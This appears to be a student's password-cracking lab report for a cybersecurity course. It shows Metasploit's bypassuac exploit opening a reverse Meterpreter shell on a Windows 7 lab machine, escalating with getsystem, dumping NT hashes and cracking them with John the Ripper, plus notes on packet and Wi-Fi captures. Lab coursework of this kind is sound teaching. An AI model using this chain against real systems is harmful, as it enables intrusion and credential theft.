
CYSE 301: Cybersecurity Technique and Operations


Assignment 5: Password Cracking

Michael Neuwirth


01235176


File Actions Edit View Help
groupadd cyse301
groupadd mneuw001
tail /etc/group
wireshark:x:135:kali
_gvm:x:136:
kali:x:1000:
kaboxer:x:137:kali
xrdp:x:138:
snort:x:139:
syslog:x:140:
splunk:x:1001:
cyse301:x:1002:
mneuw001:x:1003:
Activate Windows

1a


File Actions Edit View Help
useradd shinji -g cyse301
useradd rei -g cyse301
useradd asuka -g cyse301
useradd misato -g cyse301
useradd kaji -g cyse301
useradd penpen -g cyse301
cat /etc/passwd | grep home
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
shinji:x:1002:1002::/home/shinji:/bin/sh
rei:x:1003:1002::/home/rei:/bin/sh
asuka:x:1004:1002::/home/asuka:/bin/sh
misato:x:1005:1002::/home/misato:/bin/sh
kaji:x:1006:1002::/home/kaji:/bin/sh
penpen:x:1007:1002::/home/penpen:/bin/sh
VMshare
Trash
File System
Home
VMshare
Activate Windows

2a




3a


Easy: homebed3

Medium: y3sir1234


Hard: RegeT#431




4a


File Actions Edit View Help
[+] Meterpreter stager executable 73802 bytes long being uploaded ...
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(windows/local/bypassuac) > set lport 192.168.10.13
lport => 192.168.10.13
msf6 exploit(windows/local/bypassuac) > set lport 4428
lport => 4428
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4428
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem.....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded ...
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 3 opened (192.168.10.13:4428 → 192.168.10.9:1039) at 2024-12-06 06:17:10 -0500
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Michael:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
Activate Windows
Go to Settings to activate Windows.

B1



File Actions Edit View Help
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (Michael)
password (Window 7)
(Administrator)
(Guest)
Proceeding with incremental:ASCII
4g 0:00:32:35 3/3 0.002045g/s 46505Kp/s 46505Kc/s 46505KC/s w5m,23..w5m,]s
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Michael:password:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Window 7:password:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
4 password hashes cracked, 1 left
Activate Windows
Go to Settings to activate Windows.

B2




1c

It’s possible there is an issue with the MAC address to cause so many ARP Packets. This is not a normal traffic pattern.



2c

There is significantly more TCP packets in this traffic capture, and much less ARP packets.



1D

I found my file using an online md5 hash generator - *9* - Then I used aircrack to find the password of linkinpark, as well as the essid, plugged that all into aircrack to decrypt.

2D

It appears that the user visited a number of websites or was constructing a website themselves based on the ui and other headers. There is a lot of handshake agreements, with the majority of the packets being syn or ack. Looking in statistics this supports that as the majority of the packets are TCP packets. Towards the end of the traffic it looks like the user gave up on whatever website they were on. Instead swapping to primarily UDP traffic which makes up about the last 30% of the traffic. Sending data all over the place.